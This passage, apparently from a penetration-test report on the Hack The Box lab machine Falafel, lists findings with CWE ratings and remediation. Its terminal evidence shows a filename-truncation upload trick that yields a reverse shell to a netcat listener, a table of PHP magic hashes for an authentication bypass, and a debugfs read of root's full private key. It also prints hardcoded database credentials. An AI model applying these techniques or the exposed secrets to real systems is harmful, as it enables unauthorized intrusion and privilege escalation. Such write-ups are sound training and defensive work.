Remediation	• Enforce server-side file type and content validation. • Rename uploaded files and strip extensions. • Prevent execution of uploaded files by storing them outside the web root. • Implement allowlists for file types and use content-sniffing validation.
References	• https://cwe.mitre.org/data/definitions/434.html • https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Finding Evidence



```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ cp shell.php $(python -c 'print("A"*232 + ".php.gif")')

┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ ls
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.php
.gif
req
shell.php
```




Upload via url:

Something bad happened:

Invalid URL

Specify a URL of an image to upload:

http://10.10.14.6:8000/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA




```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.73] 52250
Linux falafel 4.15.0-213-generic #224-Ubuntu SMP Mon Jun 19 13:30:12 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 12:14:48 up 56 min,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1     -                11:18   56:17   0.03s  0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


3. PHP Type Juggling Authentication Bypass - High

CWE	CWE-704 - Incorrect Type Conversion or Cast
CVSS 3.1	8.1 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	After obtaining valid login access as a low-privileged user, the tester discovered a flaw in the way PHP handled password comparison. By exploiting PHP's loose comparison `(==)`, the tester supplied a "magic hash" value that matched the stored hash for the admin account, allowing privilege escalation.
Impact	Improper type handling in authentication logic can allow attackers to bypass access controls and gain unauthorized access to administrative functions.
Remediation	• Use strict comparisons (===) for password and token validation. • Avoid loose typing when comparing sensitive values. • Enforce type checking and input sanitation in authentication logic.
References	• https://cwe.mitre.org/data/definitions/704.html • https://secops.group/php-type-juggling-simplified/

Finding Evidence



```
Database: falafel
Table: users
[2 entries]
+----+--------+---------------------------------------------+----------+
| ID | role   | password                                    | username |
+----+--------+---------------------------------------------+----------+
| 1  | admin  | 0e462096931906507119562988736854            | admin    |
| 2  | normal | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling) | chris    |
+----+--------+---------------------------------------------+----------+
```



Magic Hashes


> Magic hashes arise due to a quirk in PHP's type juggling, when comparing string hashes to integers. If a string hash starts with "0e" followed by only numbers, PHP interprets this as scientific notation and the hash is treated as a float in comparison operations.

Hash	"Magic" Number / String	Magic Hash
MD4	gH0nAdHk	0e096229559581069251163783434175
MD4	IiF+hTai	00e90130237707355082822449868597
MD5	240610708	0e462097431906509019562988736854
MD5	QNKCDZO	0e830400451993494058024219903391
MD5	0e1137126905	0e291659922323405260514745084877
MD5	0e215962017	0e291242476940776845150308577824


4. Root Access Gained via disk Group Membership and debugfs - High

CWE	CWE-250 - Execution with Unnecessary Privileges
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The `yossi` user had membership in the `disk` group, granting access to block devices. The tester used `debugfs` to mount and explore the `root` filesystem, ultimately reading the `id_rsa` private key of the `root` user and gaining full administrative access.
Impact	Improper group assignments such as disk can allow privilege escalation via direct access to raw disk blocks and filesystems, bypassing normal file permissions.
Remediation	• Remove unnecessary users from privileged groups such as disk, adm, and sudo. • Implement least privilege principles. • Monitor access to sensitive devices and audit group memberships regularly.
References	• https://cwe.mitre.org/data/definitions/250.html • https://hacktricks.boitatech.com.br/linux-unix/privilege-escalation/interesting-groups-linux-pe


Finding Evidence



```
yossi@falafel:/home$ id
uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
yossi@falafel:/home$ 
```



```
yossi@falafel:/home$ df -h
Filesystem      Size  Used Avail Use% Mounted on
udev            460M     0  460M   0% /dev
tmpfs            99M  8.2M   91M   9% /run
/dev/sda1       3.4G  2.5G  785M  77% /
tmpfs           493M     0  493M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           493M     0  493M   0% /sys/fs/cgroup
tmpfs            99M     0   99M   0% /run/user/1000
tmpfs            99M     0   99M   0% /run/user/1001
yossi@falafel:/home$ debugfs /dev/sda1
debugfs 1.44.1 (24-Mar-2018)
debugfs:  cat /rppt/.ssh/id_rsa
/rppt/.ssh/id_rsa: File not found by ext2_lookup
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAyPdlQuyVr/L4xXiDVK8lTn88k4zVEEfiRVQ1AWxQPOHY7q0h
b+Zd6WPVczObUnC+TaElpDXhf3gjLvjXvn7qGuZekNdB1aoWt5IKT90yz9vUx/gf
v22+b8XdCdzyXpJW0fAmEN+m5DAETxHDzPdNfpswwYpDX0gqLCZIuMC7Z8D8Wpkg
BWQ5RfpdFDWvIexRDfwj/Dx+tiIPGcYtkpQ/UihaDgF0gwj912Zc1N5+0sILX/Qd
UQ+ZywP/qj1FI+ki/kJcYsW/5JZcG20xS0QgNvUBGpr+MGh2urh4angLcqu5b/ZV
dmoHaOx/UOrNywkp486/SQtn30Er7SlM29/8PQIDAQABAoIBAQCGd5qmw/yIZU/1
eWSOpj6VHmee5q2tnhuVffmVgS7S/d8UHH3yDLcrseQhmBdGey+qa7fu/ypqCy2n
gVOCIBNuelQuIAnp+EwI+kuyEnSsRhBC2RANG1ZAHal/rvnxM4OqJ0ChK7TUnBhV
+7IClDqjCx39chEQUQ3+yoMAM91xVqztgWvl85Hh22IQgFnIu/ghav8Iqps/tuZ0
/YE1+vOouJPD894UEUH5+Bj+EvBJ8+pyXUCt7FQiidWQbSlfNLUWNdlBpwabk6Td
OnO+rf/vtYg+RQC+Y7zUpyLONYP+9S6WvJ/lqszXrYKRtlQg+8Pf7yhcOz/n7G08
kta/3DH1AoGBAO0itIeAiaeXTw5dmdza5xIDsx/c3DU+yi+6hDnV1KMTe3zK/yjG
UBLnBo6FpAJr0w0XNALbnm2RToX7OfqpVeQsAsHZTSfmo4fbQMY7nWMvSuXZV3lG
ahkTSKUnpk2/EVRQriFjlXuvBoBh0qLVhZIKqZBaavU6iaplPVz72VvLAoGBANj0
GcJ34ozu/XuhlXNVlm5ZQqHxHkiZrOU9aM7umQkGeM9vNFOwWYl6l9g4qMq7ArMr
5SmT+XoWQtK9dSHVNXr4XWRaH6aow/oazY05W/BgXRMxolVSHdNE23xuX9dlwMPB
f/y3ZeVpbREroPOx9rZpYiE76W1gZ67H6TV0HJcXAoGBAOdgCnd/8lAkcY2ZxIva
xsUr+PWo4O/O8SY6vdNUkWIAm2e7BdX6EZ0v75TWTp3SKR5HuobjVKSht9VAuGSc
HuNAEfykkwTQpFTlmEETX9CsD09PjmsVSmZnC2Wh10FaoYT8J7sKWItSzmwrhoM9
BVPmtWXU4zGdST+KAqKcVYubAoGAHR5GBs/IXFoHM3ywblZiZlUcmFegVOYrSmk/
k+Z6K7fupwip4UGeAtGtZ5vTK8KFzj5p93ag2T37ogVDn1LaZrLG9h0Sem/UPdEz
HW1BZbXJSDY1L3ZiAmUPgFfgDSze/mcOIoEK8AuCU/ejFpIgJsNmJEfCQKfbwp2a
M05uN+kCgYBq8iNfzNHK3qY+iaQNISQ657Qz0sPoMrzQ6gAmTNjNfWpU8tEHqrCP
NZTQDYCA31J/gKIl2BT8+ywQL50avvbxcXZEsy14ExVnaTpPQ9m2INlxz97YLxjZ
FEUbkAlzcvN/S3LJiFbnkQ7uJ0nPj4oPw1XBcmsQoBwPFOcCEvHSrg==
-----END RSA PRIVATE KEY-----
debugfs:  █
```




```
┌──(kali㉿kali)-[~/htb/boxes/falafel/www]
└─$ ssh -i id_rsa root@falafel.htb
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-213-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Infrastructure is not enabled.

159 updates can be applied immediately.
51 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue May  1 20:14:09 2018 from 10.10.14.4
root@falafel:~# ls
root.txt
root@falafel:~# cat root.txt
c0[redacted]5b
root@falafel:~# 
```

5. Hardcoded Database Credentials in Web Application - Medium

CWE	CWE-798 - Use of Hard-coded Credentials
CVSS 3.1	6.1 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Root Cause	Database credentials were found hardcoded in `connection.php` within the web application directory. These were reused for SSH access, enabling the tester to pivot from web access to direct shell access on the server.
Impact	Hardcoded credentials pose a severe risk if exposed, especially when reused across services. Attackers gaining access to such credentials may move laterally or escalate privileges.
Remediation	• Remove credentials from source code and store them securely using environment variables or secret management tools. • Rotate exposed credentials immediately. • Enforce separation of credentials between systems/services.
References	https://cwe.mitre.org/data/definitions/798.html

Finding Evidence




```
$ ls -la
total 92
drwxr-x--- 7 root www-data 4096 Sep 13  2022 .
drwxr-xr-x 3 root root     4096 Sep 13  2022 ..
-rwxr-xr-- 1 root www-data   41 Oct 29  2017 .htaccess
drwxr-xr-- 2 root www-data 4096 Oct 29  2017 assets
-rwxr-xr-- 1 root www-data  423 Oct 29  2017 authorized.php
-rwxr-xr-- 1 root www-data  377 Nov 28  2017 connection.php
drwxr-xr-- 2 root www-data 4096 Nov 28  2017 css
-rwxr-xr-- 1 root www-data  804 Nov 27  2017 cyberlaw.txt
-rwxr-xr-- 1 root www-data    0 Nov 27  2017 footer.php
-rwxr-xr-- 1 root www-data 1140 Nov 27  2017 header.php
-rwxr-xr-- 1 root www-data 7335 Aug 13  2015 icon.png
drwxr-xr-- 2 root www-data 4096 Nov 27  2017 images
-rwxr-xr-- 1 root www-data  818 Nov 28  2017 index.php
drwxr-xr-- 2 root www-data 4096 Nov 28  2017 js
-rwxr-xr-- 1 root www-data  752 Oct 29  2017 login.php
-rwxr-xr-- 1 root www-data 1800 Nov 28  2017 login_logic.php
-rwxr-xr-- 1 root www-data  107 Oct 29  2017 logout.php
-rwxr-xr-- 1 root www-data 1913 Nov 28  2017 profile.php
-rwxr-xr-- 1 root www-data   30 Nov 28  2017 robots.txt
-rwxr-xr-- 1 root www-data 6174 Nov 28  2017 style.php
-rwxr-xr-- 1 root www-data 3647 Nov 28  2017 upload.php
drwxrwxr-- 4 root www-data 4096 May 14 12:13 uploads
$ cat connection.php
<?php
   define('DB_SERVER', 'localhost:3306');
   define('DB_USERNAME', 'moshe');
   define('DB_PASSWORD', 'falafelIsReallyTasty');
   define('DB_DATABASE', 'falafel');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
   // Check connection
   if (mysqli_connect_errno())
   {
      echo "Failed to connect to MySQL: " . mysqli_connect_error();
   }
?>
$ 
```


6. Excessive Group Permissions Allowing Framebuffer Access - Medium

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The user moshe was found to be part of the `video` group, which allowed access to `/dev/fb0`, the Linux framebuffer. The tester used this to capture a screenshot of the active terminal session, from which a logged-in user's password was recovered.
Impact	Improper permissions on graphical devices can lead to user surveillance, leakage of sensitive information, and compromise of credentials.
Remediation	• Restrict video group membership to users who require it. • Apply strict access controls to graphical device files. • Clear or lock screens during inactive sessions or privileged operations.
References	• https://cwe.mitre.org/data/definitions/732.html • https://hacktricks.boitatech.com.br/linux-unix/privilege-escalation/interesting-groups-linux-pe


Finding Evidence




```
All users & groups
uid=0(root) gid=0(root) groups=0(root)
